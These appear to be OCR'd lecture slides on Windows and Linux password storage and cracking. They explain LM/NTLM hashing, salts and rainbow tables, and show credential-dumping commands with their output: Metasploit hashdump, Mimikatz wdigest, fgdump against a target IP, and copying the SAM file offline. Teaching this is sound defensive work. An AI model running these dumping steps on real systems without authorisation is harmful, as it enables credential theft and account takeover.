
- Client must form a response based on the user's password which is stored in LSASS memory in cleartext!



Windows Password Hashes

- Passwords for local accounts are hashed and stored in the Security Account Manager (SAM) file on the local machine
  - Both LANMAN (LM) and NTLM hashes are stored on Win NT / 2k / XP / 2003 machines by default
    - Yes, that's two entries in the SAM file for each password
    - Windows Vista does not include LANMAN hashes (by default)
- SAM file contains both usernames and password hashes
- SAM file is encrypted and stored in
  - **C:\WINDOWS\system32\config\SAM**
  - **HKEY_LOCAL_MACHINE\SAM**
- Encryption key (syskey) is stored in
  - **C:\WINDOWS\system32\config\SYSTEM**
  - **HKEY_LOCAL_MACHINE\SECURITY**

Windows Password Hashes




```
Administrator:500:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::
Bill:1005:NO PASSWORD**********************:NO PASSWORD**********************:::
Chris:1003:E52CAC67419A9A22664345140A852F61:58A478135A93AC3BF058A5EA0E8FDB71:::
csanders:1006:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
HelpAssistant:1000:BC9599830EA580CA58B92D00C6B0F7DE:FA3459F926BFDCBDC0B320B3F5B728BA:::
Steve:1004:NO PASSWORD**********************:NO PASSWORD**********************:::
SUPPORT_388945a0:1002:NO PASSWORD**********************:5C8C0893992CCFBF68A823C081D340CA:::
```

RID - relative identifier portion of the users SID (Security Identifier)

LANMAN (LM) Hashes – WEAK!

- Passwords 14 characters or less are hashed using LANMAN
  1. Pad password to exactly 14 characters using null
  2. Convert all characters to uppercase
  3. Split the 14 characters into two 7-character strings
  4. Each 7-byte string used to DES-encrypt the constant ASCII string of **KGS!@#$%**
     - Not really a hash → actually a one-way crypto function
- LANMAN was used prior to Windows NT and STILL in use to maintain backward compatibility with legacy 3rd party CIFS apps
  - Me when I see a LANMAN hash…

LANMAN Hash Example

94 characters search space

14 characters in password

- Consider a password of **"BaRry#12"** ⟶ $94^{14} \approx 2^{92}$
  - How will this be hashed?
    - Convert to upper case: ⟶ $68^{14} \approx 2^{85}$

85 bits of protection

      - "**BARRY#12**"
    - Pad it to 14 characters:

6 nulls

      - "**BARRY#12**_____"
    - Split into two 7-character pieces: ⟶ $68^{7} \approx 2^{43}$
      - "**BARRY#1**" and "**2**_____"
- Hash those pieces and store in the SAM:
  - **ADE9DCB2A1168C56 1D71060D896B7A46**
- Very, very easy to crack!
  - Brute force attack on LANMAN hashes using a single top-of-the-line PC with quad processors (approximate times)
    - Alphanumeric characters: < 2 hours
    - Alphanumeric with some special symbols: < 10 hours
    - Alphanumeric with all special symbols: < 120 hours (5 days)

NTLM (NT LAN Manager) Hashes

- Passwords greater than 14 characters will not have LANMAN hash
- NTLM authentication is better, but still has flaws
  - Upper/lower case is preserved
  - Password up to 256 characters long is hashed using MD4 to create 16-byte hash
- However …
  - No salts are used for either LANMAN or NTLM hashes

No Salts in Windows

- Salt = random number used to seed the crypto algorithm
  - Salt is not a secret

- Assume Alice's password = Bob's password = **apple**
- Both have the same hash stored in the SAM database
  - Alice: password hash = **5EBE7DFA074DA8EE8AEF1FAA2BBDE876**
  - Bob: password hash = **5EBE7DFA074DA8EE8AEF1FAA2BBDE876**

Salt in Unix

Random salt value is created by OS when user sets password

- Each password has a salt
  - Password hashed using **crypt('password', '1saltvalu$')**
  - Alice:
    - salt = **vqQO0mLr**
    - **crypt('apple', 'vqQO0mLr') = JvrqDBUVi7jYU6Ddr7G2v**
    - Unix stores → **1vqQO0mLr$JvrqDBUVi7jYU6Ddr7G2v**
  - Bob:
    - salt = **rfHm9VVa**
    - **crypt('apple', 'rfHm9VVa') = ns4k0kyZrF1VtdBI2kGE**
    - Unix stores → **1rfHm9VVa$ns4k0kYZrF1VtdBI2kGE**

$ is field delimiter

1 → using MD5 hash

Salt ID	Method
None	DES
1	MD5
2a	Blowfish
5	SHA-256
6	SHA-512 (Default)

Implication of No Salts in Windows


- In his free time, an attacker can
  - Create a hash for every word in a dictionary file
  - Store the word and hash of word in another (large) file called an encrypted dictionary or rainbow table

```
5EBE7DFA074DA8EE8AEF1FAA2BBDE876  apple
756E7DFA074DA8EE8AEF1FAA2BBDE876  zebra
996E7DFA074DA8EE8AEF1FAA2BBDE876  Password!123
FFAABDFA074DA8EE8AEF1FAA2BBDE876  password
```

- After attacker grabs the SAM file, simply compare the stored hash in the SAM file against the pre-computed list
  - No encryption on the fly is required before the comparison!
- With salts, must have an encrypted dictionary for each salt value!
  - 16-bit salts → need 2^{16} = 65,536 encrypted dictionaries
  - 64-bit salts → need 2^{64} dictionaries!


ophcrack

- ophcrack.sourceforge.net – Windows or Linux
  - Load hashes and table(s) → click Crack



Retrieving Windows Passwords With Physical Access

- Boot with a live CD/USB Windows (BartPE) CD or Linux (Kali)
- Copy the SAM and SYSTEM files to a thumbdrive
  - Then use SamInside (Win2K through Win7)
  - It will retrieve the encryption key from SYSTEM, use it to decrypt SAM, and then crack SAM's hashes



Resetting Windows Passwords With Physical Access

Offline NT Password & Registry Editor

- Boot using CD → Offline NT Password & Registry Editor
  - Enable administrator password and reset password to blank
  - pogostick.net/~pnh/ntpasswd/
- Reset password of users with valid local account on Windows
- Supports Windows NT3.5 to Win7, also 64 bit and Server versions (e.g., 2003 and 2008)
- You do not need to know the old password to set a new one

- Boot using USB → Password Reset Key 2.0
  - All versions on Windows including 10!

Resetting Windows Passwords With Physical Access

Text received on 7 Jun 13:

Barry. Have a guy in the office who passed away this week. He was a single guy in his 50's with no family in town. I'm at his home with his brothers who are in town and they can't get into his laptop. They are trying to get info on his Will and other personal info. Is there a way or process for getting access to a laptop if you don't have the password.

My response: Not a problem if you have physical access to the laptop.


Retrieving Windows Passwords

- If you DO NOT have administrator privileges
  - Get SAM file from c:\winnt\repair or a backup directory
  - Get SAM file from a recovery CD or USB drive
  - Sniff passwords transmitted across network using Cain's sniffers
    - Watching for challenge-response

Retrieving Windows Passwords

- If you DO have administrator privileges (or SYSTEM)
  - Metasploit hashdump payload
  - Dump password hashes from local machine or domain controller
    - Mimikatz
    - fgdump by fizzgig
      - Shuts down antivirus tools
      - Dumps the password hashes using pwdump tool
      - Reactivates antivirus
    - Cain and Abel

hashdump



- hashdump retrieves Windows password hashes…
- Pulls from memory

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ea3cd134dd9b979496bc4cd04dd1f1fc:13f2fca2ea852a8ac6aecca90e97a825:::
Kari:1006:8527188be8294274221b750c127760f5:ad294ec26a6b27bb77b21691d8c0d157:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:053a521ebd8c0f94392a7d05f273ef66:::
Tory:1005:1a7115ccf877bf6e8f69bd4d5bf57cbb:10bc7e9e2e8b677374029f13438e11fa:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Metasploit run hashdump


- Also retrieves any Windows password hints
- Pulls from registry
- Safer than hashdump → less likely to crash target

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY a1bcf47d46c7def44eb2ad923b272c0e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Administrator:"Blank is always the best password!"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ea3cd134dd9b979496bc4cd04dd1f1fc:13f2fca2ea852a8ac6aecca90e97a825:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:053a521ebd8c0f94392a7d05f273ef66:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Tory:1005:1a7115ccf877bf6e8f69bd4d5bf57cbb:10bc7e9e2e8b677374029f13438e11fa:::
Kari:1006:8527188be8294274221b750c127760f5:ad294ec26a6b27bb77b21691d8c0d157:::
```

Cain is expecting this format
User:RID:LANMAN:NTLM:::

Retrieving Windows Passwords - Mimikatz

- Retrieves cleartext passwords of anyone who has interactively logged in since last reboot




```
meterpreter> wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
===================

AuthID    Package    Domain        User              Password
------    -------    ------        ----              --------
0;999     NTLM       WORKGROUP     XPSP2$
0;32908   NTLM
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE
0;43580   NTLM       XPSP2         Administrator     house
0;136638  NTLM       XPSP2         Administrator     house
```

fgdump In Action

- If the target is a NT / 2000 / XP / Vista / 2003 box, open a command shell on the attacker's machine
  - **`fgdump -h <<targetIP>> -c -u <<hostname/IP>>\user`**
    - **`user`** account must be an admin
- Add ".txt" to file so Cain can import file → **`10.1.2.212.pwdump.txt`**

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\bmullins\My Documents\Tools\fgdump>fgdump -h 10.1.2.21
2 -c -u lisxp-m4i2\administrator
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

Please specify the password to use: ******************
--- Session ID: 2009-02-02-21-00-32 ---
Starting dump on 10.1.2.212

** Beginning dump on server 10.1.2.212 **
OS (10.1.2.212): Microsoft Windows 2000 Professional (Build 2195)
Passwords dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
10.1.2.212

Total failed: 0
Total successful: 1

C:\Documents and Settings\bmullins\My Documents\Tools\fgdump>
```

http://foofus.net/goons/fizzgig/fgdump/

Retrieving Linux Passwords

- Only root can access the shadow password file
  - **`/etc/shadow`**

- If we can get in a Linux box remotely via a vulnerability, we might have root privileges

- Only SSH (Secure Shell) allows root to access shadow remotely
  - So an attacker will try to login to SSH as root
  - WARNING! This leaves tracks

Cain and Abel


- Cain gathers information about local system (and sniffed data) and includes a nice GUI

- Abel runs in the background on the target and allows for remote dumping of information about a target

- www.oxid.it/cain.html
  - Cain & Abel v4.9.56 – runs on Windows NT/2000/XP
  - Can install / run on Windows 10 but WinPcap will not install
    - Can still crack passwords but sniffing won't work

